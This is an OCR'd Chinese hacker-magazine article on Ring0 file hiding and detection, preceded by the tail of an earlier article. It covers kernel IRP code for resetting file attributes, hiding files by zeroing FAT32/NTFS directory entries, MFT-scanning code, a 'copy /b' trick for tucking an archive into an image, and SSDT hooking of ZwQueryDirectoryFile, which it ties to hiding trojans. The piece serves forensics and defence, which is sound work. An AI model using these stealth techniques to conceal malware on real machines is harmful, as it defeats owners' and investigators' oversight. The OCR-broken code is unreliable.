


图 2

至于驱动文件的安装，这里就不多说了，到此也就结束了。这里存在一个稳定性的小问题，在新分发函数替换过程中，一部分分发函数已经被替换，此时刚好有连续的几个 IRP 需要处理中间具有相关性，这种情况下可能破坏他们的关联，但是这种问题的几率相当小，是小概率事件，不予考虑。经本人测试可用，测试环境为 Windows XP SP2。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：驱动
关键词：文件隐藏，检测，Ring0



Ring0 级多角度分析文件隐藏与检测技术

文/图 王中杉 倪程

在黑防 09 年 08 期笔者曾写过《自主研发基于文件系统的计算机反取证软件》一文，主要分析了如何有效地实施文件信息隐藏，使取证分析员无法轻易获取或不可能实现文件内容重组再现。而本文探讨文件隐藏主要偏向文件整体的隐藏，不涉及文件信息的隐藏（如以多媒体为载体的信息隐藏、文件内容的切割等技术）。文件隐藏技术是信息安全领域的关键技术之一，它对于重要信息的保护以及病毒、木马等恶意软件的查杀和防范都有着极其重要的价值；而且很多用户为了保护自己在公共的操作机上操作的文件内容不被窃取，也经常需要采取一些简单的方式方法实现文件隐藏。

总而言之，文件隐藏与检测技术无论是黑客还是安全从业者都经常用到的一种策略。站在黑客角度而言，他们需要将精心研制的各种木马病毒文件寄宿在 victim 主机中，以达到长期的隐藏效果；而对于安全从业者而言，如取证分析员需要在犯罪分子的主机上采用底层软件尽可能地提取可疑文件。尽管文件隐藏技术已经被众多人士讨论过，笔者编写此文的目的是想尽可能地综合当前出现的各种文件隐藏技术，谈论每种技术实现的特点及其如何实现，通过代码分析讲解 ring0 下出现的各种文件隐藏技术，并提出一种针对 SSDT 下的 hook ZwQueryDirectoryFile 隐藏技术的检测技术，实现文件的复制再现。

文件隐藏技术分析

早期的文件隐藏技术可追溯到简单地修改文件属性信息如将文件属性修改为：FILE_ATTRIBUTE_HIDDEN、FILE_ATTRIBUTE_SYSTEM 等。这种手段在 Ring3 下简单的使用如下语句：

```
    attributes_value = GetFileAttributes(strFileName);
    attributes_value&= ~(FILE_ATTRIBUTE_HIDDEN | FILE_
ATTRIBUTE_SYSTEM)
    SetFileAttributes(attributes_value);
```

即可轻松清除文件的隐藏、只读及系统文件属性等，使文件以标准文件属性方式展现在我们面前。当然，这种方式也可在 Ring0 级操作，通过构造一个全新 IRP 请求，修改文件属性并调整文件信息级，程序实现如下：

```
NTSTATUS NTAPI ClearFileAttributes( IN HANDLE hFile ) {
    NTSTATUS          ntstatus = STATUS_SUCCESS;
    PFILE_OBJECT      pFileObject;
    PDEVICE_OBJECT    pDeviceObject;
    PIRP              pIrp;
    KEVENT   kFsEvent;
```

```
        FILE_BASIC_INFORMATION FileInformation;
        IO_STATUS_BLOCK       IoStatus;
        PIO_STACK_LOCATION     pIrpSt;
    RtlInitUnicodeString(&FileName ,L"\\??\\G:\\HideFile\\test.txt");
        InitializeObjectAttributes(&oa ,&FileName ,OBJ_CASE_INS
ENSITIVE |OBJ_KERNEL_HANDLE ,
    NULL ,NULL);
        ns = IoCreateFile( &hFile ,FILE_READ_ATTRIBUTES ,
&oa ,&IoStatus ,0 ,
    FILE_ATTRIBUTE_NORMAL ,FILE_SHARE_READ ,FILE_OP
EN ,0 ,NULL ,0 ,
    CreateFileTypeNone ,NULL ,IO_NO_PARAMETER_CHECKING );
        if(!NT_SUCCESS(ns)){
        ZwClose(hFile );
        KdPrint(( "IoCreateFile Error" )); return NULL;
          }
        //通过文件句柄对象获取文件对象指针
    ntstatus = ObReferenceObjectByHandle( hFile ,DELETE ,
*IoFileObjectType ,KernelMode ,
                  (PVOID*)&pFileObject ,NULL );
        if ( !NT_SUCCESS( ntstatus ) ){
        ObReferenceObject(pFileObject );
        KdPrint(( "StripFileAttributesObReferenceObjectByHandle
Error" )); return ntstatus;
        }
        //获取与文件对象相关的设备对象指针
        pDeviceObject = IoGetRelatedDeviceObject( pFileObject );
        //在文件对象映射出的设备对象栈上构造一个全新的 IRP
        pIrp = IoAllocateIrp( pDeviceObject->StackSize ,TRUE );
        if ( pIrp == NULL ){
        ObReferenceObject(pFileObject );
        KdPrint(( "StripFileAttributesIoAllocateIrp Error" ));
        return STATUS_UNSUCCESSFUL;
        }
        KeInitializeEvent(&kFsEvent ,SynchronizationEvent ,FALSE );
        RtlZeroMemory(&FileInformation ,sizeof( FILE_BASIC_INF
ORMATION ) );
    //此时可以任意地修改文件属性状态，如还原为正常状态，注：
强行对任意文件进行各种操作如删除、修改编辑等时，建议读者先
把指定文件的属性回归为正常态，再各种随心所欲的操作，否则可
能无法得到自己期望的结果。
    FileInformation.FileAttributes = FILE_ATTRIBUTE_NORMAL;
        pIrp->AssociatedIrp.SystemBuffer     = &FileInformation;
        pIrp->UserEvent              = &kFsEvent;
        pIrp->UserIosb               = &IoStatus;
        pIrp->Tail.Overlay.Thread          = PsGetCurrentThread();
        pIrp->Tail.Overlay.OriginalFileObject = pFileObject;
        pIrp->RequestorMode            = KernelMode;
        pIrpSt = IoGetNextIrpStackLocation( pIrp );
    //操作系统发送 IRP_MJ_SET_INFORMATION 请求来设置文件
或文件句柄的元数据，如系统调用 ZwSetInformationFile 函数时即触
发此 IRP 请求。很多人可能在这个地方会产生疑惑，自己构造 IRP 时，
为什么需要调用 pIrpSt = IoGetNextIrpStackLocation( pIrp )函数，然后
再设置一大堆的参数，因为我们常常需要向底层驱动传递一些参数
或者是给出一些命令告诉底层驱动需要它做出哪种响应。显然，这
里我们只能通过结构体 IO_STACK_LOCATION（堆栈单元）实现，
堆栈单元中包含该 IRP 的类型代码和参数信息以及完成函数的地
址，如 MajorFunction 告知底层驱动我们执行的 IRP 请求类型。
    pIrpSt->MajorFunction= IRP_MJ_SET_INFORMATION;
        pIrpSt->DeviceObject=pDeviceObject;
        pIrpSt->FileObject=pFileObject;
        pIrpSt->Parameters.SetFile.Length     = sizeof( FILE_BASIC_
INFORMATION );
        pIrpSt->Parameters.SetFile.FileObject = pFileObject;
        pIrpSt->Parameters.SetFile.FileInformationClass =
FileBasicInformation;
        IoSetCompletionRoutine(pIrp ,IoSetFileCompletion ,NULL ,T
RUE ,TRUE ,TRUE );
        //完成上面的设置后，交给底层驱动响应此设置。
        ntstatus = IoCallDriver( pDeviceObject ,pIrp );
        if(ntstatus == STATUS_PENDING){
            //等待同步对象
            ntstatus = KeWaitForSingleObject( &kFsEvent ,Executive ,
    KernelMode ,TRUE ,NULL );
            KdPrint(("STATUS_PENDING\n"));
        }
        ObDereferenceObject(pFileObject );
        return STATUS_SUCCESS;
    }
```

上面的方法可轻松实现文件属性信息的修改与还原。后来又有针对 ADS 文件流的隐藏方式及其通过类似“copy /b D:\a.jpg + D:\test.rar D:\a.jpg”命令，将文件 test.rar 隐藏在图片中等，但这些方法都很容易被检测到，因为这些都只是文件的一次简单组装而已，很多软件多可以轻易分析，如 WinHex 工具等。下面给出笔者设计的一种简单有效的隐藏方式即利用文件索引表 MFT、FAT 巧妙实现文件隐藏。

1. Ring 3 下文件隐藏技术

Windows 下主流的 FAT32 和 NTFS 文件系统都有自己的文件索引表，分别为 FAT 表和 MFT 主控文件表。每个文件都会对应一个目录项结构，在目录项中存放了文件的很多属性信息如文件创建时间、修改时间、文件名、文件起始簇号等。

FAT 文件系统的隐藏技术。FAT32 下若文件为目录节点，则 8.3 格式的 32 字节目录项偏移 x14H、x15H 和 x1AH、x1BH 处分别存放了目录节点的起始首簇号高 16 位和低 16 位，通过首簇号可映射到 FAT 表中的某个扇区偏移位置，读取下一个 4 字节的簇号，直到对应的 FAT 表项中值为 0xFFFFFFFF。根据这些簇号再映射到一个目录结构区，即存放了此目录下所有子目录节点的目录项信息，如图 1 所示。

```
Find                32.0 KB 2011-04-11 21:4... 2011-04-11 21:4... 2011-04-11      326274
 Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
09F50460   E5 C2 BD A8 CE C4 7E 31  54 58 54 20 00 54 1C AE   åÂ½¨ÎÄ~1TXT .T.®
09F50470   8B 3E 8B 3E 00 00 1D AE  8B 3E 00 00 00 00 00 00   ‹>‹>...®‹>......
09F50480   54 45 53 54 20 20 20 20  54 58 54 20 18 54 1C AE   TEST    TXT .T.®
09F50490   8B 3E 8B 3E 00 00 1D AE  8B 3E 00 00 00 00 00 00   ‹>‹>...®‹>......
09F504A0   E5 B0 65 FA 5E 20 00 87  65 2C 67 0F 00 D2 87 65   å°eú^ .‡e,g..Ò‡e
09F504B0   63 68 2E 00 74 00 78 00  74 00 00 00 00 00 FF FF   ch..t.x.t.....ÿÿ
09F504C0   E5 C2 BD A8 CE C4 7E 31  54 58 54 20 00 54 1C AE   åÂ½¨ÎÄ~1TXT .T.®
09F504D0   8B 3E 8B 3E 00 00 22 AE  8B 3E 00 00 00 00 00 00   ‹>‹>.."®‹>......
09F504E0   42 4F 4F 4B 20 20 20 20  54 58 54 20 18 54 1C AE   BOOK    TXT .T.®
```

图 1 FAT32 文件目录结构一般形式

由图 1 可知，目录文件 Find 的目录项结构下存放了子文件 TEST.TXT 和 BOOK.TXT 的目录项结构，文件系统底层根据 Find 目录的文件对象，调用 NtQueryDirectoryFile 函数遍历此目录下的所有子节点信息，然而向上层应用程序返回每个子文件的文件名。设我们待隐藏文件为 BOOK.TXT，则只要我们将 FIND 目录项结构中的 BOOK 文件目录项清空，则可完全实现文件的隐藏。若向自己编写软件实现文件隐藏，则需要解决一个关键问题，即获取 FIND 目录项结构在指定分区下的逻辑扇区数。

假设文件全路径为：C:\Find\book.txt。解题思路如下。

（1）获取 C 分区下的 BPB 结构体，并提取结构体成员根目录起始簇号 BPB_RootClus。

（2）根据 BPB_RootClus 映射到 FAT 表项寻找下一个簇号直至 0xFFFFFFFF，将所有的簇号存储到 vector 数组中。

（3）然后调用 ReadFile 函数读取每个簇内容，依次遍历每个簇中的目录项名是否与 Find 目录名一致，若匹配成功，则读取偏移 x14H、x15H 和 x1AH、x1BH 处的值，组合成一个 32 位的簇号，转步骤（2）。

（4）步骤（2）执行完毕后，再次调用 ReadFile 函数读取 Find 目录项结构内容，在此目录项结构中偏移文件 book 的目录项，匹配成功后，调用 WriteFile 函数将 32 字节的目录项全部清 0 即可。

实验：这里我们借助工具 WinHex 简单测试文件隐藏效果，在 Find 目录下存放了 test.txt 和 book.txt 文件，现在使用 Winhex 工具直接改写 book.txt 的目录项内容，将其清 0，清零后如图 2 所示。




图 2　文件 book.txt 的目录项清零后的结果

保存清零操作的结果后，再次单击 Find 目录，则 book.txt 目录已经无法再次显示。文件恢复操作同样简单，只需要将事先保存好的 32 字节内容重新填回到对应的偏移位置，即可再现文件。这种方式的文件隐藏可以躲避众多的 rootkit 技术。

NTFS 文件系统的隐藏技术。MFT 表描述了 NTFS 系统下的所有文件信息，如 MAC 时间、文件名、文件簇号等。若目录下存放的子文件很少即足以在 2 个扇区的 MFT 表中存放时，则会在 MFT 表的 90 属性下存放子文件的目录项信息；否则，则会引入 INDX 索引结构，将此目录下的所有子文件目录项存放到 INDX 结构中。设目录 Find 下存放了 test.txt 和 book.txt 两个子文件，则对应的 MFT 表项部分内容如图 3 所示。




图 3　Find 目录对应的 MFT 表项 90 属性下部分内容

同样也可模仿 FAT32 下介绍的方式，直接借助 WinHex 工具对目录项结构进行清零操作可简单实现文件隐藏。类似的文件编程方式对指定的目录进行清零，则需要遍历$MFT 表项 80 属性下记录的所有 MFT 表项，判断 30 属性下的文件名是否为待隐藏文件名，若是，则再根据其父目录的 MFT 参考号寻找父目录的 MFT，再次判断文件名是否为带隐藏文件的父目录名，若是，则依次递归向上寻找直到根目录，若全部匹配成功，则断定此文件即带隐藏文件，此时可以调用 WriteFile 和 ReadFile 函数对 MFT 表项进行清零操作。遍历任一分区下的所有 MFT，查找待隐藏文件的扇区数位置核心代码如下：

```
    voidSearchMFTTable(CNtfsTree   *pDirHeadTree, DWORD
dwStartSec,DWORD dwTotalSec){
        DWORD dwBytesPerSec,dwSecPerClus,dwTotalSecTemp;
                                        //标记是否已删除
        BOOL isDirectoryFlag,isFileDeletFlag; //标记是否为目录
        wchar_tfileName[256] = {0};     //暂存文件名
        char MFTFlag[5] = {0}; //标示是否为 MFT 文件
        LPBYTE lpBuffer,lpTempBuffer;
        WORD wMFTHeadAttrLen,dwMFT10AttrLen,dwMFT20
AttrLen,dwMFT30AttrLen;
        dwMFT10AttrLen = dwMFT20AttrLen = dwMFT30AttrLen =
wMFTHeadAttrLen = 0;
    //每扇区字节数（从 BPB 结构体中获取）
        dwBytesPerSec = pDirHeadTree->m_dwBytesPerSec;
        //每簇扇区数（从 BPB 结构体中获取）
        dwSecPerClus = pDirHeadTree->m_dwSecPerClus;
        /*变量 dwMFTTotalSec 字段从$MFT 表的 80 属性中获取，
注意：读者在遍历整个分区下的 MFT 表时，不要采用“直接从 BPB
结构体中获取到得$MFT 表扇区位置开始遍历，然后依次递增 2 个
扇区（每个 MFT 占 2 扇区）直到不再有 MFT 出现”，这种方式在分
区存在 MFT 碎片时是错误的，因为很可能大量文件在另一个不连续
的 MFT 块区，导致遗漏了部分文件的遍历，故一定要从$MFT 表的
80 属性中去获取所有 MFT 表的起始扇区数和最大扇区数*/
    dwTotalSecTemp = dwStartSec+dwTotalSec;
        while(dwStartSec<dwTotalSecTemp){
            lpBuffer = (LPBYTE)malloc(2 * dwBytesPerSec);   //分
配 1 个$MFT 文件大小
            //每次读取两个扇区内容
            ReadDisk(pDirHeadTree->m_hPartition, dwStartSec, 2,
lpBuffer);
            memset(MFTFlag, 0, sizeof(MFTFlag));
            memcpy(MFTFlag, lpBuffer, 4);
            if(strcmp(MFTFlag, "FILE") != 0 || *(LPWORD)
(lpBuffer + 0x14) == 0){
                dwStartSec += 2;   //直接跳过此 MFT，忽略非正常
文件
                free(lpBuffer);
                lpBuffer = NULL;
                continue;
            }
            else if(*(LPWORD)(lpBuffer + 0x16) == 0)||(*(LPWORD)
(lpBuffer + 0x16) == 2){
                dwStartSec += 2;  ////文件或目录被删除，直接跳过
                free(lpBuffer);
                lpBuffer = NULL;
                continue;
            }
            wMFTHeadAttrLen = *(LPWORD)(lpBuffer + 0x14); //
获取$MFT 头部的属性长度
            CNtfsTree *pNTFSTree = new CNtfsTree;
            pNTFSTree->m_dwSecPerClus = dwSecPerClus;
            pNTFSTree->m_hPartition =
pDirHeadTree->m_hPartition;
            LPBYTE lpTempBuffer = NULL;
            lpTempBuffer = lpBuffer;
            lpTempBuffer += wMFTHeadAttrLen;
            if(*(LPDWORD)lpTempBuffer == 0x10){       //表示存
在 10 属性
                dwMFT10AttrLen = *(LPWORD)(lpTempBuffer +
0x04);
                lpTempBuffer += dwMFT10AttrLen;
            }
            if(*(LPDWORD)lpTempBuffer == 0x20)      {   //表示
存在 20 属性
                dwMFT20AttrLen = *(LPWORD)(lpTempBuffer +
0x04);
                lpTempBuffer += dwMFT20AttrLen;
            }
        //文件名属性信息
            if(*(LPDWORD)lpTempBuffer == 0x30){   //表示存在
30 属性
                dwMFT30AttrLen = *(LPWORD)(lpTempBuffer +
0x04); //获取$MFT 的 30 属性总长度
                lpTempBuffer += dwMFT30AttrLen;
                if(*(LPDWORD)lpTempBuffer != 0x30){   //测试是
否存在两个 30 属性
    lpTempBuffer -= dwMFT30AttrLen;
    }
                DWORD NeedBytes, dwParentMFTNum;
                dwMFT30AttrLen = *(LPWORD)(lpTempBuffer +
0x04); //获取$MFT 的 30 属性总长度
                DWORD AttrValOffset = *(LPWORD)(lpTemp
Buffer + 0x14); //得到 30 属性值的偏移
                lpTempBuffer += AttrValOffset;   //属性值偏移
                dwParentMFTNum = *(LPDWORD)(lpTemp
Buffer); //得到父目录的文件参考号
                pNTFSTree->m_dwParentMFTNum = dwParent
MFTNum;
                DWORD fileNum = *(lpTempBuffer + 0x40);     //
直接转到描述文件名偏移处
                memcpy(fileName, lpTempBuffer + 0x42, fileNum * 2);
                NeedBytes = WideCharToMultiByte(CP_ACP,
NULL,fileName, wcslen(fileName),
```

```
                                NULL, 0, NULL, NULL);
            WideCharToMultiByte(CP_ACP, NULL, fileName,
wcslen(fileName),
                                pNTFSTree->m_fileName,
NeedBytes , NULL, NULL);
        /*判断文件名是否与 test.txt 一致，同时判断其父目录参考号是否为 0x05，若等于则表示此次搜索的 test.txt 位于根目录，并不是" Find "目录；不然，则深层次调用函数 GetParentFileName 获取对应的父目录，再判断父目录名是否为" Find "目录*/
            if((!strcmp(pNTFSTree->m_fileName,"test.txt"))
&&(dwParentMFTNum != 0x05)){
                    GetParentFileName(dwParentMFTNum,
pNTFSTree);
            }
            else {
                dwStartSec += 2;   //直接跳过此 MFT，忽略
非正常文件
                free(lpBuffer);lpBuffer = NULL;
            }
        }
    }
}
```

注：在 Windows 7 系统中，已经屏蔽了对分区的直接操作如 CreateFile 函数、ReadFile 函数，返回的值全部为空句柄，此时我们需要在驱动级下调用 NtReadFile 和 NtWriteFile 函数对指定扇区位置进行清零操作。

2．基于 SSDT 的文件隐藏技术

随着 SSDT Hook 技术的提出，涌现出大量针对 SSDT 的 Hook 攻击代码。SSDT 表中存放了系统调用函数内存地址。即任意给定的类似 Nt*（ ）函数，在 SSDT 表中都可以找到其内存地址，通过简单的索引即可获取指定函数的内存地址。对应的索引值即：IndexValue = *((PULONG*)((PCHAR*) address + 1));Windows 系统下存在大量的 ZwQuery* 函数，这里我们可以 Hook ZwQueryDirectoryFile()函数实现文件的隐藏，函数原型如下：

```
NTSTATUS ZwQueryDirectoryFile(
    __in     HANDLE FileHandle,   //文件句柄值
    __in_opt HANDLEEvent,
    __in_opt PIO_APC_ROUTINE ApcRoutine,
    __in_opt PVOIDApcContext,
    __out    PIO_STATUS_BLOCK IoStatusBlock,
    __out    PVOID FileInformation, //函数输出参数即文件信息级
结构体指针
    __in     ULONG Length,
    __in     FILE_INFORMATION_CLASS FileInformationClass,
    __in     BOOLEAN ReturnSingleEntry,
    __in_opt PUNICODE_STRING FileName,
    __in     BOOLEAN RestartScan
);
```

借助 WinDbg 工具，查看 ZwQueryDirectoryFile 函数是否确实经过 SSDT 表索引到指定的函数实现目录的遍历，如图 4 所示。




图 4 Windbg 下 ZwQueryDirectoryFile 函数实现的部分代码

由图 4 可知，系统确实是根据系统调用号 0x91 去调用 KiSystemService 函数去查询对应的函数地址。当指定一个特殊的文件信息级后，系统则会根据不同的信息级执行不同的操作，这里我们指定文件信息级为 FILE_BOTH_DIR_ INFORMATION，当 FileInformationClass 被设置成此值后，系统会搜索对应目录下的所有文件信息。若需查询所有的文件信息级可借助 Windbg 工具，使用命令"dt -b -v nt!_FILE_INFORMATION_CLASS"查询，每个文件信息级都对应一个常量值。下面给出 FILE_BOTH_DIR_INFORMATION 结构体的定义，如下所示：

```
typedefstruct _FILE_BOTH_DIR_INFORMATION {
    ULONG            NextEntryOffset;  //文件节点的偏移值
    ULONG            FileIndex;
    LARGE_INTEGER CreationTime;
    LARGE_INTEGER LastAccessTime;
    LARGE_INTEGER LastWriteTime;
    LARGE_INTEGER ChangeTime;
    LARGE_INTEGER EndOfFile;
    LARGE_INTEGER AllocationSize;
    ULONG            FileAttributes;
    ULONG            FileNameLength;
    ULONG            EaSize;
  CCHAR          ShortNameLength;
    WCHAR          ShortName[12];
    WCHAR          FileName[1];  //文件名
} FILE_BOTH_DIR_INFORMATION, *PFILE_BOTH_DIR_
INFORMATION;
```

由上面的结构体可知，文件节点也是通过一种单链表的方式关联在一起的，完全类似于进程链表结构。在调用 ZwQueryDirectoryFile 函数时，只要我们指定 FileInformationClass 为 FILE_BOTH_DIR_INFORMATION，即可获取到对应目录下当前的文件节点结构，然后判断当前节点的文件名 FileName 是否等于待隐藏的文件名，若匹配成功，则跳过此节点即可实现文件隐藏，否则偏移一个节点值，继续搜索，文件节点的链表结构如图 5 所示。

